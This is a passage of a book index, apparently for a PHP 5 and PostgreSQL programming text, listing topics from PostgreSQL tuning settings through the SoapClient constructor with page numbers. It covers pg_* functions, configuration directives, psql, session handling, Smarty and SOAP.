effective_cache_size, 598
fsync, 598
log_duration, 599
log_min_duration_statement, 600
maintenance_work_mem, 597
max_fsm_pages, 597
max_fsm_relations, 597
max_prepared_transactions, 597
random_page_cost, 598
shared_buffers, 596
sort_mem, 596
stats_command_string, 600
stats_row_level, 600
stats_start_collector, 600
vacuum_mem, 597
work_mem, 596
using logging, 599–600
Perl DBI (Perl Database Interface), 556
perl option
installing PostgreSQL from source, 583
Perl regular expression syntax, 198–205
functions, 200–205
preg_grep, 201
preg_match, 201
preg_match_all, 201
preg_quote, 202
preg_replace, 203
preg_replace_callback, 203
preg_split, 204
metacharacters, 199–200
modifiers, 199
Perl versions
installing Apache on Linux/Unix, 11
permissions
error logging, 180
retrieving permissions for files, 240, 241

persistence
PDO_ATTR_PERSISTENT attribute, 560
persistent or non-persistent connections, 669
pgsql.allow_persistent directive, 666
pgsql.auto_reset_persistent directive, 666
pgsql.max_persistent directive, 666
personal attribute, messages, 379
pfsockopen function, 367
pg_affected_rows function, 681, 773
pg_class table, 656
pg_close function, 671
pg_connect function, 668
pg_connection_busy function, 672
pg_connection_status function, 673
pg_convert function, 683
pg_copy_from function, 684, 782
pg_copy_to function, 683, 782–783
pg_ctl command/program
command types, 594
immediate stop, 595
options, 594
starting and stopping database server, 594
starting PostgreSQL for first time, 590
pg_delete function, 682, 685
pg_dump command, 605
upgrading PostgreSQL, 610
pg_dumpall command, 607
pg_execute function, 686
pg_fetch_array function, 678
pg_fetch_assoc function, 680
pg_fetch_object function, 680
pg_fetch_row function, 680
pg_free_result function, 678
pg_hba.conf file, 652, 654
pg_insert function, 682
pg_last_error function, 675
pg_last_notice function, 674
pg_num_rows function, 681
pg_pconnect function, 669
pg_prepare function, 685
pg_query function, 672, 772
pg_restore command, 608
upgrading PostgreSQL, 610
pg_result_error function, 675
pg_result_error_field function, 676
pg_result_status function, 674
pg_send_execute function, 686
pg_send_query function, 672
pg_send_query_params function, 686
pg_set_error_verbosity function, 677
pg_shadow table, 652, 653
pg_update function, 682, 684
pg_user view, 653
pgAdmin III, 620–621
PGDATA environment variable, 590
PGDATABASE variable, psql, 615
PGHOST variable, psql, 615
PGHOSTADDR variable, psql, 615
PGPASSWORD variable, psql, 615
pgport option
installing PostgreSQL from source, 583
PGPORT variable, psql, 615
pgsql class
see PostgreSQL database class
pgSQL functions
see PL/pgSQL functions
pgsql.allow_persistent directive, 666
pgsql.auto_reset_persistent directive, 666
pgsql.ignore_notice directive, 667
pgsql.log_notice directive, 667
pgsql.max_links directive, 667
pgsql.max_persistent directives, 666
PGSQL_ASSOC value, 678
PGSQL_BAD_RESPONSE value, 674
PGSQL_BOTH value, 679
PGSQL_COMMAND_OK value, 674
PGSQL_COPY_IN value, 674

PGSQL_COPY_OUT value, 674
PGSQL_DIAG_XYZ values, 676, 677
PGSQL_DML_NO_CONV value, 682
PGSQL_DML_STRING value, 682
PGSQL_EMPTY_QUERY value, 674
PGSQL_ERRORS_DEFAULT value, 678
PGSQL_ERRORS_TERSE value, 678
PGSQL_ERRORS_VERBOSE value, 678
PGSQL_FATAL_ERROR value, 675
PGSQL_NONFATAL_ERROR value, 675
PGSQL_NUM value, 678
PGSQL_STATUS_LONG value, 674
PGSQL_STATUS_STRING value, 674
PGSQL_TUPLES_OK value, 675
PGUSER variable, psql, 615
phantom reads, 766
phoneNumber method
  Validate_US package, PEAR, 227
PHP (Personal Home Page)
  autoselecting forms data, 310–311
  change of PHP abbreviation, 2
  code reuse, 259
  comments, 46–47
  configuring PHP securely, 516–520
    hiding configuration details, 521–522
  constants, 68
  control structures, 78–89
  data types, 50–57
  date and time functions, 272–278
  delimiting code as PHP, 43–46
  downloading, 10–11
    source distribution, 11
    Windows installer interface, 11
    Windows zip package, 11
  downloading PHP manual, 19
  embedding PHP code in HTML, 43–46
  error reporting levels, 30
  escape sequences, 76
  expressions, 68–75
  file uploads, 346–355
  general features, 4–7
  generating forms with, 308–310
  history, 1–4
  identifiers, 57–58
  installation problems, 18
  installing
    customizing Unix build, 17
    customizing Windows build, 17–18
    on Linux/Unix, 11–13
    on Windows, 13–16
    using PostgreSQL library, 11
  output, 47–50
  passing PHP variable into JavaScript function, 311–313
  string interpolation, 75–77
  superglobal variables, 63
  testing installation, 16–17
  transaction methods, 772
  transactions, 771–775
  using CrackLib extension, 340–341
  variables, 58–67
  web forms, 303–313
  working with multivalued form components, 307–308
PHP 4, 2–3
PHP 5, 3–4
  SOAP extension, 502–512
    GNOME XML library, 503
PHP 5.1
  Date (Date and Time Library), 288–301
PHP authentication, 326–337
  authentication methodologies, 328–337
  authentication variables, 327–328
PHP base exception class, 185
PHP configuration directives
  creating SOAP server, 507–508
  data handling, 32
  dynamic extensions, 39

enabling PostgreSQL extension, 665
error and exception handling, 177–180
error handling and logging, 29
file upload/resource directives, 346–347
file uploads, 37
fopen wrappers, 38
language options, 22
mail function, 40, 367–368
managing configuration directives
.htaccess file, 19–21
httpd.conf file, 21
ini_set function, 21
php.ini file, 19–20
modifying within scope of directive, 21
module settings, 39
paths and directories, 36
PostgreSQL extension, 666–667
resource limits, 28
safe mode, 25
session handling, 427–432
syntax highlighting, 27
syslog, 39
PHP configuration directives, list of
allow_call_time_pass_reference, 25
allow_url_fopen, 38
always_populate_raw_post_data, 36
arg_separator.input, 33
arg_separator.output, 32
asp_tags, 22
auto_append_file, 35
auto_detect_line_endings, 39
auto_prepend_file, 35
auto_start, 429
cache_expire, 431
cache_limiter, 431
cookie_domain, 429
cookie_lifetime, 429
cookie_path, 429
default_charset, 36
default_mimetype, 35
default_socket_timeout, 39
define_syslog_variables, 39
disable_classes, 27
disable_functions, 26
display_errors, 30, 179
display_startup_errors, 30, 179
doc_root, 37
docref_ext, 32
docref_root, 31
enable_dl, 37
engine, 22
entropy_file, 430
entropy_length, 431
error_append_string, 32
error_log, 32, 180
error_prepend_string, 32
error_reporting, 29, 178
expose_php, 28
extension, 39
extension_dir, 37
file_uploads, 38, 346
force_extra_parameters, 368
from, 38
gc_divisor, 430
gc_maxlifetime, 432
gc_probability, 430
hash_bits_per_character, 432
hash_function, 431
highlight.bg, 28
highlight.comment, 27
highlight.default, 28
highlight.html, 28
highlight.keyword, 28
highlight.string, 27
html_errors, 31
ignore_repeated_errors, 31, 180
ignore_repeated_source, 31, 180
ignore_user_abort, 27

implicit_flush, 24
include_path, 36
java.class.path, 40
java.home, 41
java.library, 41
java.library.path, 41
log_errors, 30, 179
log_errors_max_len, 31, 180
magic_quotes_gpc, 35
magic_quotes_runtime, 35
magic_quotes_sybase, 35
max_execution_time, 29, 346
max_input_time, 29
memory_limit, 29, 347
name, 429
open_basedir, 26
output_buffering, 23
output_handler, 23
pgsql (with-pgsql), 665
pgsql.allow_persistent, 666
pgsql.auto_reset_persistent, 666
pgsql.ignore_notice, 667
pgsql.log_notice, 667
pgsql.max_links, 667
pgsql.max_persistent, 666
post_max_size, 34, 347
precision, 23
referer_check, 430
register_argc_argv, 34
register_globals, 33
register_long_arrays, 34
report_memleaks, 31
safe_mode, 25
safe_mode_allowed_env_vars, 26
safe_mode_exec_dir, 25
safe_mode_gid, 25
safe_mode_include_dir, 25
safe_mode_protected_env_vars, 26
save_handler, 427
save_path, 428
sendmail_from, 40, 368
sendmail_path, 40, 368
serialize_handler, 430
serialize_precision, 24
short_open_tag, 22
SMTP, 40, 367
smtp_port, 40, 368
track_errors, 31, 180
unserialize_callback_func, 24
upload_max_filesize, 38, 347
upload_tmp_dir, 38, 347
url_rewriter.tags, 432
use_cookies, 428
use_only_cookies, 428
use_trans_sid, 431
user_agent, 38
user_dir, 37
variables_order, 33
y2k_compliance, 23
zend.ze1_compatibility_mode, 22
zlib.output_compression, 24
zlib.output_handler, 24
PHP Data Objects
see PDO
PHP Extension Community Library (PECL), 340
php functions, 91–101
array functions, 105–131
date and time functions, PHP, 272–278
helper functions, 153–155
regular expression functions, 195–205
Smarty templating engine, 464
string manipulation functions, 205–226
PHP reflection API
see reflection API
PHP scripts
referencing POST data, 304

php.ini file
  comments, 20
  configuration templates, 19
  customizing PHP installation on Windows, 17
  installing PHP on Linux/Unix, 12
  installing PHP on Windows, 15
  managing configuration directives, 19–20
  PDO constructors, 559
  setting parameters, 20
php.ini-dist file
  installing PHP on Linux/Unix, 12
  installing PHP on Windows, 15
php.ini-recommended file
  installing PHP on Linux/Unix, 13
  installing PHP on Windows, 15
  php.ini configuration templates, 19
php_admin_flag keyword
  managing configuration directives, 21
php_admin_value keyword
  managing configuration directives, 21
PHP_AUTH_PW
  authentication variables, PHP, 327
  hard coded authentication, 329
PHP_AUTH_USER
  authentication variables, PHP, 327
  hard coded authentication, 329
php_flag keyword, 21
PHP_INI_XYZ scopes, 21
php_value keyword, 21
phpinfo function
  hiding configuration details, 522
  testing PHP installation, 16, 17
phpPgAdmin, 621–622
  export interface, 784
  import interface, 784
  importing and exporting data with, 783–785
PHPUnit package, PEAR, 260
pinging server, 394–395
pipe (|) operator
  regular expressions, 193
PL (procedural languages), 736
PL/pgSQL functions
  ALIAS type, 731
  arguments, 731
  control structures, 732–733
  error handling, 733–735
    notifying errors, 734
    trapping errors, 733
  example function, 735
  EXCEPTION clause, 733
  FOR loops, 733
  IF block, 732
  installing, 730
  INTO designation, 732
  nesting, 736
  RAISE command, 734
  syntax, 731–736
  user defined functions, PostgreSQL, 730–736
  variable assignment, 732
  variable declaration, 731
  WHILE loops, 732
PL/PHP function, 737
platform support, PostgreSQL, 574
pointers
  moving file pointer, 249, 250
  retrieving file pointer position, 250
polymorphism, 135
POP3 protocol
  IMAP protocol, 372
  opening connections to POP3 mailboxes, 374
Port Number option
  installing PostgreSQL, 587
port parameter
  pg_connect function, 668
port settings, postgresql.conf file
  securing PostgreSQL, 651

ports
see also socket connections
c-client library confusion, 373
creating port scanner with fsockopen(), 366
creating port scanner with NMap, 395
default ports for internet services, 364
establishing port 80 connection, 365
setting port to connect to server, 368
position function, PostgreSQL, 724
POSIX regular expression functions, 195–198
POSIX regular expression syntax, 193–195
$_POST superglobal variable, 65
POST method, 304
POST variables, 304
post_max_size parameter, 34
file upload/resource directives, 347
working with multiple file uploads, 355
postalCode method
Validate_US package, PEAR, 227
postgres superuser password, 650
postgres user
installing PostgreSQL on Linux, 584
PostgreSQL, 573–577
administration, 593–610
ANALYZE command, 603
authenticating user against PostgreSQL table, 332
authentication, 575
autovacuum parameter, 604
backup and recovery, 605–609
pg_dump command, 605
pg_dumpall command, 607
pg_restore command, 608
clients, 611–623
command-line interface, 611
commands, 667–671
configuration directives, 666–667
connecting to new database, psql, 614
COPY command, 777–783
custom PostgreSQL-based session handlers, 442–445
data integrity, 574
database class
see PostgreSQL database class
deleting data, 685
displaying data, 678–681
downloading, 579–581
documentation, 581
Unix version, 580
Windows version, 580–581
editing file without leaving psql, 614
enabling PostgreSQL extension, 665
error information, 673–678
executing commands located in specific file, 614
executing queries via psql, 618
extensibility, 574
features, 574–576
Global Development Group, 575
GUI-based clients, 620–623
indexes, 749–759
information schema, 687–688
inserting data, 682–684
inserting/modifying/deleting data, 682–685
installing, 581–589
on Linux and Unix, 582–585
on Windows 2000/XP/2003, 585–589
on Windows 95/98/ME, 589
installing on Linux and Unix
installing from RPMs, 582
installing from source, 582–583
internal functions, 723–727
licensing, 575, 579
logging on/off server via psql, 613
memory recuperation, 678
modifying data, 684
Multiversion Concurrency Control, 574, 602
Navicat, 622–623

operators, 719–723
origins of, 573
PDO supported databases, 559
pgAdmin III utility, 620–621
PHP's PostgreSQL extension, 665–688
phpPgAdmin, 621–622
platform support, 574
prepared statements, 685–686
privileges, 575
procedural languages, 736–737
psql, 611–619
queries, 671–673
retrieving data, 678–681
rules, 708–711
  rule types, 710–711
scalability, 574
searching, 759–764
security, 575, 649–663
  adding groups, 659
  adding users, 658
  amending users in groups, 659
  applying patches, 650
  auditing and disabling user accounts, 650
  deleting groups, 660
  disabling unused system services, 650
  GRANT command, 660
  granting a user permissions on all tables, 661
  initial tasks, 649–651
  modifying user attributes, 658
  PostgreSQL access privilege system, 651–662
  postgresql.conf file, 651
  removing users, 658
  REVOKE command, 661
  roles, 660
  securing connections, 661
  setting superuser password, 650
  sorting output, 700
  utilizing firewalls, 650
  sending query output to external file, 614
  starting and stopping database server, 593–596
    operating system commands, 595
    pg_ctl program, 594
  starting for first time, 589
  status information, 673–678
  storing configuration information in startup file, 616
  support, 576
  system maintenance tasks, 602–605
  tablespaces, 601–602
  transaction isolation levels, 766
  transactions, 766–771
  triggers, 739–747
  tuning installation, 596–600
    logging, 599
    managing disk activity, 598
    managing planner resources, 598
    managing resources, 596
    managing run-time information, 600
  upgrading between versions, 609
  user defined functions, 727–737
  users
    Afilias Inc, 576
    National Weather Service, 577
    WhitePages.com, 577
  VACUUM command, 602–603
  verifying PHP's PostgreSQL support, 666
  via psql, 618
  views, 707–708
    making views interactive, 711–716
    working with views from PHP, 716–717
PostgreSQL access privilege system
  authentication, 652
  authorization, 652
  connection authentication, 652
  information storage, 652
  pg_class table, 652, 656
  pg_hba.conf file, 652, 654

pg_shadow table, 652
request verification, 652
PostgreSQL database class
actionable options in table output, 697
advantages of using, 692–693
affectedRows function, 691
connect function, 690
connecting to database, 693
constructor, 690
counting queries executed, 694
creating paged output, 689
creating pgsql class, 690–692
die statement, 691, 692
executing query, 693
fetchArray function, 691
fetchObject function, 691
fetchRow function, 691
fieldName function, 696
getResultAsTable method, 696, 698, 699
introduction, 689
linking to detailed view, 697–699
listing page numbers, 704–706
numberFields function, 695
numQueries function, 692, 694
numRows function, 691
object orientation, 692, 693
pageLinks function, 704, 705
paging output, 701–704
product table, 689
query function, 691
retrieving rows, 694
sorting output, 689, 699–701
tabular output, 689, 695–697
PostgreSQL database cluster
installing PostgreSQL on Linux, 584
PostgreSQL library
installing PHP, 11
postgresql.conf file
krb_server_keyfile, 651
listen_address, 651
ports, 651
securing PostgreSQL, 651
SSL connections, 651
postmaster executable file
starting and stopping database server, 593
Practical Query Analysis (PQA) tool, 600
precedence, operators, 69, 70
PostgreSQL, 722
precision
serialize_precision directive, 24
precision parameter, 23
precision specifier
printf statement, 49
predefined character ranges
regular expressions, 194
prefetching
PDO_ATTR_PREFETCH attribute, 560
prefix option
installing PostgreSQL from source, 583
prefixing
leftmost prefixing, 752
preg_grep function, 201
preg_match function, 201
preg_match_all function, 201
preg_quote function, 202
preg_replace function, 203
preg_replace_callback function, 203
preg_split function, 204
prepare method, PDO, 564
prepared statements
PDO, 562, 564–566
pg_execute function, 686
pg_prepare function, 685
pg_send_execute function, 686
pg_send_query_params function, 686
PostgreSQL, 685–686
presentational logic
separating business logic from, 448
Smarty templating engine, 450, 454–464
templating engines and, 448

prev array function, 114
PRIMARY KEY attribute
  PostgreSQL datatypes, 642
primary key indexes, PostgreSQL, 750
primary key values, 642
print statement, PHP, 47
print_r array function, 105
printf statement, PHP, 49
private designation
  caching session pages, 431
private fields, 139
private methods, 145
privileges, PostgreSQL, 575
  GRANT command, 660
  REVOKE command, 661
procedural languages
  installing PostgreSQL, 588
  PL/pgSQL functions, 730–736
  PostgreSQL, 736–737
  sample PL/PHP function, 737
product table, 689
  creating, 557
  PostgreSQL extension, PHP, 667
prompts
  common prompt substitution sequences, 619
  modifying psql prompt, 618
properties, OOP, 140–143
  creating custom getters and setters, 142
  getter (_get) method, 142
  PHP limitations, 140
  ReflectionProperty class, 175
  setter (_set) method, 140
protected fields, 139
protected methods, 146
proxies
  generating C# proxy for Web Service, 513
  NuSOAP designating HTTP proxy, 501
  NuSOAP proxy classes, 493
  NuSOAP, creating a method proxy, 495
  using NuSOAP's Proxy class, 495
proxy_host/proxy_login/proxy_password/proxy_port parameters
  SoapClient constructor, 503
psql, 611–619
  options, 613–614
    controlling command history, 619
    listing psql commands, 613
    viewing all available commands, 617
  common prompt substitution sequences, 619
  commonly used psql variables, 615
  psql tasks, 613–619
    connecting to new database, 614
    controlling command history, 619
    editing file without leaving psql, 614
    executing commands located in specific file, 614
    executing queries, 618
    logging on/off server, 613
    modifying psql prompt, 618
    sending query output to external file, 614
    storing configuration information in startup file, 616
    storing psql variables and options, 615–616
    viewing all available commands, 617
    viewing list of set variables, 615
  tab-completion feature, 614
PSQL_EDITOR variable, 615
PTR (Pointer Record) record type, DNS, 360
public designation
  caching session pages, 431
public fields, 138
public methods, 145
:punct: character class, 195
purchase.php
  swap meet project, 774

putenv function
safe_mode_protected_env_vars directive, 518
python option
installing PostgreSQL from source, 583

Q

q option, psql, 613
quantifiers
Perl style, 198
regular expressions, 193, 194
queries, PDO, 562–563
queries, PostgreSQL, 671–673
database class
see PostgreSQL database class
pg_query function, 672
pg_send_query function, 672
PGSQL_EMPTY_QUERY value, 674
querying a view with PHP, 716
working with views, 707
queries, SQLite, 540–541
sqlite_array_query function, 543
sqlite_query function, 540
sqlite_unbuffered_query function, 541
query function
PostgreSQL database class, 691
query method, PDO, 563
query optimization
indexes, PostgreSQL, 749
question mark parameters
prepared statements, PDO, 564
QUOTE clause, COPY command
copying data to/from tables, 782
quotes
magic_quotes_gpc directive, 35
magic_quotes_runtime directive, 35
magic_quotes_sybase directive, 35
use of single and double quotes, 34

R

RAISE command
PL/pgSQL functions, 734
random values, 129
random_page_cost setting, PostgreSQL, 598
range array function, 108
rank function
using full-text indexes, PostgreSQL, 758
Read Committed transaction isolation levels, 766
Read Uncommitted transaction isolation levels, 766
readable files
checking if file readable, 241
readdir function, 251
readfile function, 248
reading
ldap_read function, 405
reading directory's contents, 251–252
reading files, 244–249
readline-devel package
installing PostgreSQL from source, 583
readlink function, 235
REAL datatype, PostgreSQL, 638
special values, 638
Real Simple Syndication (RSS), 476–486
introduction, 473
MagpieRSS, 479–486
Moreover Technologies, 476
RSS aggregators, 476
RSS feeds, 476, 477
RSS syntax, 478
SharpReader interface, 477
realpath function, 231
recent attribute, messages, 380, 383
recently viewed document index example
session handling, 439, 440
RECORD type variable declaration
PL/pgSQL functions, 731

recovery, PostgreSQL, 605–609
recursive functions, 63, 97
Red Hat operating system
  starting and stopping PostgreSQL server, 596
reference assignment
  variable declaration, PHP, 59
REFERENCES attribute
  PostgreSQL datatypes, 643
references attribute, messages, 384
referential integrity, tables, 643
referer_check directive, 430
reflection API
  classes comprising, 170
  other tasks using, 176
  PEAR packages depending on, 176
  ReflectionClass class, 170
  ReflectionMethod class, 172
  ReflectionParameter class, 174
  ReflectionProperty class, 175
reflection, OOP, 169–176
  description, 157
  introspection, 170
ReflectionClass class, 170
ReflectionMethod class, 172
ReflectionParameter class, 174
ReflectionProperty class, 175
region method
  Validate_US package, PEAR, 227
register command, pg_ctl program, 594
register_argc_argv parameter, 34
register_globals parameter, 33
register_long_arrays parameter, 34
register_tick_function function, PHP, 78
registration.php file
  password designation, 338
registry
  caution: PEAR_ENV.reg file, 263
regular expression operators, PostgreSQL, 721
regular expressions, 192–205
  alternatives to regular expression functions, 214–222
  Perl regular expression syntax, 198–205
    functions, 200–205
    metacharacters, 199–200
    modifiers, 199
  PHP regular expression functions, POSIX, 195–198
  pipe (|) operator, 193
  POSIX regular expression syntax, 193–195
  predefined character ranges, 194
reject authentication method
  pg_hba.conf file, PostgreSQL, 655
relacl column
  pg_class table, PostgreSQL, 656
reload command, pg_ctl program, 594
REMOTE_ADDR, $_SERVER superglobal, 65
rename function, 253
RENAME keyword, 627
  altering tables, 632
renaming entries
  ldap_rename function, 417
Repeatable Read transaction isolation levels, 766
replace function, PostgreSQL, 724
replace parameter, header function
  authentication, PHP, 327
reply_to attribute, messages, 380
reply_toaddress attribute, messages, 380
report_memleaks parameter, 31
reporting sensitivity level
  error_reporting directive, 178
$_REQUEST superglobal variable, 67
request attribute
  NuSOAP debugging, 502
request verification
  PostgreSQL access privilege system, 652
REQUEST_URI, $_SERVER superglobal, 65

require statement
function libraries, 100
PHP, 88
Smarty templating engine, 452
require_once function, PHP, 89
require_once statement, OOP, 155
reset array function, 113
resource data type, PHP, 53
resource handling, PHP 4, 2
resource limits
PHP configuration directives, 28
resources
file I/O, 242
managing, PostgreSQL, 596
response attribute, NuSOAP debugging, 502
restart command
pg_ctl program, 594
RESTRICT keyword
deleting sequences, 635
dropping schemas, 628
dropping views, 708
RESTRICT option
removing triggers, PostgreSQL, 741
restricted mode
see safe mode
result sets, SQLite
manipulating result set pointer, 546–548
parsing, 541–544
retrieving details, 544–546
sqlite_current function, 546
sqlite_has_more function, 546
sqlite_next function, 547
sqlite_rewind function, 547
sqlite_seek function, 547
results
pg_free_result function, 678
pg_result_error function, 675
pg_result_error_field function, 676
pg_result_status function, 674
retrieveBio function, NuSOAP
returning an array to the client, 498
retrieving data, PostgreSQL, 678–681
rows selected and rows modified, 681
retrieving LDAP data, 404
return keyword/statement
returning multiple values, 96
returning values from functions, 95
return statement, PHP, 78
return_path attribute, messages, 380
reusing software
reasons for web services, 475
REVOKE command
securing PostgreSQL, 661
REVOKE DELETE command
making views interactive, 715
rewind function, 250
rewrite feature, Apache, 315
right_delimiter attribute
using CSS in conjunction with Smarty, 467
rmdir function, 252
roles
securing PostgreSQL, 660
rollback
rolling back transactions, 765
transactions example, 770
ROLLBACK command
transactions example, 770, 771
rollback method, PDO, 571
rollback method, PHP, 772
rollbacktosavepoint method, PHP, 772
Roman numerals
converting numeral formats, 261
root
doc_root directive, 519
DocumentRoot directive, Apache, 523
hiding sensitive data, 523
rowCount method, PDO, 563

rows
pg_affected_rows function, 681
pg_fetch_row function, 680
pg_num_rows function, 681
PostgreSQL database class retrieving, 694
sqlite_changes function, 546
sqlite_last_insert_rowid function, 541
sqlite_num_rows function, 546
RPC
implementation of XML-RPC protocol, 261
RPMs
downloading PostgreSQL, 580
installing PostgreSQL from, 582
rsort array function, 120
rtrim function, 223
rules, PostgreSQL, 708–711
creating rules, 709
delete rules, 711
DO ALSO form of a rule, 716
insert rules, 710
INSTEAD form of a rule, 715
making views interactive, 711–716
removing rules, 709
rule types, 710–711
rules and triggers, 747
select rules, 710
update rules, 710
run time, PostgreSQL
managing run-time information, 600

S

safe mode
configuring PHP securely, 516–518
effect of enabling, 516
PHP configuration directives, 25
sql.safe_mode directive, 520
safe_mode parameter, 25, 516–517, 520
safe_mode_allowed_env_vars parameter, 26, 518
safe_mode_exec_dir parameter, 25, 518
safe_mode_gid parameter, 25, 517
safe_mode_include_dir parameter, 25, 517
safe_mode_protected_env_vars parameter, 26, 518
save_handler directive, 427
save_path directive, 428
savepoints, transactions, 769
scalability
database based authentication, 331
PHP 4 features, 2
PostgreSQL, 574
scandir function, 252
schema command, SQLite, 537
schema search path, 628
schemas
creating, 627
dropping, 628
information schema, 687–688
renaming, 628
schema search path, 628
table schemas, SQLite, 548
schemaTargetNamespace method, 499
scope
modifying configuration directives within, 21
nesting functions, 97
passing arguments by reference, 93
passing arguments by value, 92
scope attribute
config_load function, Smarty, 466
scope, PHP variables, 60–63
function parameters, 61
global variables, 61
local variables, 60
static variables, 62
script parameter
insert tag, Smarty, 463
script tag
delimiting PHP code, 45

scripting
cross-site scripting, 524
scripts
doc_root directive, 37
searches, PostgreSQL
full-text search, 763
text searching, 749
searching
ldap_list function, 405
ldap_read function, 405
ldap_search function, 404
PostgreSQL, 759–764
schema search path, 628
section attribute
config_load function, Smarty, 466
section function, Smarty, 459
sectionelse function, Smarty, 461
security
configuring PHP securely, 516–520
changing document extension, 522
configuration parameters, 518–520
expose_php directive, 521
hiding configuration details, 520–522
safe mode, 516–518
stopping phpinfo Calls, 522
cross-site scripting, 524
data encryption, 528–532
file deletion, 524
hiding sensitive data, 522–523
LDAP models, 400
NuSOAP connections, 502
programming securely in PHP, 515–532
PostgreSQL, 575, 649–663
user defined functions, 728
sanitizing user data, 524–528
escapeshellarg function, 526
escapeshellcmd function, 527
functions for, 526
htmlentities function, 527
strip_tags function, 528
Smarty templating engine, 450
SQLite, 535
variable functions, 100
SEEK_CUR/SEEK_END/SEEK_SET
moving file pointer, 249
seen attribute, messages, 384
selecting data, PostgreSQL
number of rows selected, 681
select rules, 710
self keyword
static class members, 153
sender attribute, messages, 381
senderaddress attribute, messages, 380
sending messages
imap_mail function, 387
sendmail_from directive, 40, 368
sendmail_path directive, 40, 368
separators
arg_separator.input directive, 33
arg_separator.output directive, 32
sequences
creating, 633
deleting, 635
functions, 634
modifying, 633
SERIAL datatype, PostgreSQL, 639
Serializable transaction isolation levels, 766
serialize method, NuSOAP, 501
serialize_handler directive, 430
serialize_precision directive, 24
$_SERVER superglobal variable, 65
Server error
faultstring attribute, NuSOAP, 500
server signature
expose_php directive, 521
servers
PDO_ATTR_SERVER_XYZ attributes, 560
starting and stopping database server, 593–596
ServerSignature directive, Apache, 520

ServerTokens directive, Apache, 521
service configuration
  installing PostgreSQL, 586
Service Name parameter
  installing PostgreSQL, 586
service parameter
  pg_connect function, 668
services
  internet services, 364–365
  securing PostgreSQL, 650
$_SESSION superglobal variable, 67
session handling, 425–446
  see also cookies
  auto login example, 437–439
  configuration directives, 427–432
  creating/deleting session variables, 434
  custom PostgreSQL-based session handlers, 442–445
  defining callback handlers, 430
  destroying a session, 433
  determining how session pages are cached, 431
  directives
    auto_start, 429, 433
    cache_expire, 431
    cache_limiter, 431
    cookie_domain, 429
    cookie_lifetime, 429, 437
    cookie_path, 429
    entropy_file, 430
    entropy_length, 431
    gc_divisor, 430
    gc_maxlifetime, 432
    gc_probability, 430
    hash_bits_per_character, 432
    hash_function, 431
    name, 429
    referer_check, 430
    save_handler, 427
    save_path, 428
    serialize_handler, 430
    url_rewriter.tags, 432
    use_cookies, 428
    use_only_cookies, 428
    use_trans_sid, 431
  encoding/decoding session data, 435
  functions
    session_close, 441
    session_decode, 436
    session_destroy, 433, 441
    session_encode, 435
    session_garbage_collect, 441
    session_id, 434
    session_open, 441
    session_read, 441
    session_register, 434
    session_set_save_handler, 441
    session_start, 433
    session_unregister, 434
    session_unset, 433, 434
    session_write, 441
  managing objects within sessions, 429
  recently viewed document index example, 439–440
  retrieving and setting SID, 434
  session-handling support, PHP 4, 3
  starting a session, 432
  storing session information, 427
  user defined session handlers, 441–445
  verifying login information using sessions, 438
sessioninfo table
  custom PostgreSQL-based session handlers, 442
set command, psql, 615
setAttribute method, PDO, 561
setCancelText method
  Auth_HTTP class, PEAR, 336
setClass method
  creating SOAP server, 510

setcookie function
  $_COOKIE superglobal, 66
setDay method, 291
setDMY method, 290
setFetchMode method, PDO, 570
setFirstDow method, 300
setHTTPProxy method, NuSOAP, 501
setJulian method, 292
setLastDow method, 301
setlocale function, 279
setMonth method, 292
setPersistence method
  creating SOAP server, 510
setsavepoint method, 772
setter (_set) method
  creating custom getters and setters, 142
  properties, 140
setToLastMonthDay method, 300
setToWeekday method, 298
settype function, 56
setval sequence function, 634
setYear method, 293
shared_buffers setting, PostgreSQL, 596
SharpReader interface, 477
shell commands, 252–253
  system level program execution, 254–258
shell syntax
  comments, PHP, 46
SHELL, $_ENV superglobal, 67
shell_exec function, 258
short tags (<? ... ?>)
  caution: XML clash, 45
  delimiting PHP code, 44
short_open_tag parameter, 22, 44
show attribute
  section function, Smarty, 460
show_source function
  syntax highlighting, 27
shuffle array function, 129
shuffling
  adding values in arrays, 130
  shuffling values in arrays, 129
SID
  cookies storing, 426
  generation procedure, 430
  hash_bits_per_character directive, 432
  hash_function directive, 431
  persistence using URL rewriting, 426
  retrieving and setting, 434
  session handling using SID, 425
  session_id function, 434
  use_trans_sid directive, 431
SimpleXML, 486–491
  functions, 486–488
    simplexml_import_dom, 488
    simplexml_load_file, 487
    simplexml_load_string, 488
  methods, 488–491
    asXML, 489
    attributes, 488
    children, 489
    xpath, 490
SimpleXML extension, 474
simplicity, 5
single quotes
  string interpolation, 76
single-column normal indexes, PostgreSQL, 751
single-dimensional arrays, 104
size attribute, messages, 384
size variable
  $_FILES array, 348
size_limit parameter, ldap_search(), 404
sizeof array function, 117
SMALLINT datatype, PostgreSQL, 637
Smarty templating engine, 449–471
  $cache_lifetime attribute, 468
  caching, 450, 468–471
    multiple caches per template, 470

comments, 454
configuration files, 465–466
control structures, 457–462
creating simple design template, 452
features, 449
functions
capitalize, 454
config_load, 465
count_words, 455
date_format, 455
default, 456
display, 453
get_config_vars, 466
include_php, 464
is_cached, 469
php, 464
section, 459
sectionelse, 461
strip_tags, 456
truncate, 456
insert tag, 463
inserting banner into template, 463
installing, 450–452
instantiating Smarty class, 452
literal tag, 464
making available to executing script, 452
presentational logic, 450, 454–464
referencing configuration variables, 466
security, 450
statements
else, 458
fetch, 462
foreach, 458
foreachelse, 459
if, 457
include, 462
require, 452
syntax of typical Smarty template, 449
syntax of typical template, 448
template compilation, 450
using, 452–454
using CSS in conjunction with, 467
variable modifiers, 454–457
$smarty.config variable, 466
SMARTY_DIR constant, 451
SMTP directive, 40, 367
SMTP protocol, implementation of, 260
smtp_port directive, 40, 368
SOA (Start of Authority Record) record type, 361
SOAP, 491–512
boxing client/server, 511
C# SOAP client, 513
client/server interaction, 511–512
configuration directives, 507–508
creating SOAP client, 503–506
creating SOAP server, 506–511
definition, 491
introduction, 474
methods/functions
addFunction, 509
adding class methods, 510
exporting all functions, 509
getFunctions, 504
getLastRequest, 505
getLastResponse, 505
getQuote, 509
handle, 509
setClass, 510
setPersistence, 510
NuSOAP, 492–502
PHP 5's SOAP extension, 502–512
SoapClient constructor, 503–504
SoapServer constructor, 508
soap.wsdl_cache_dir directive, 508
soap.wsdl_cache_enabled directive, 508

soap.wsdl_cache_ttl directive, 508
soap_fault class
  NuSOAP error handling, 500, 501
SOAP_PERSISTENCE_REQUEST mode, 511
SOAP_PERSISTENCE_SESSION mode, 511
soap_version parameter
  SoapClient constructor, 504
  SoapServer constructor, 508
SoapClient constructor, 503–504
  actor parameter, 503
  compression parameter, 503
  creating SoapClient object, 504
  exceptions parameter, 503
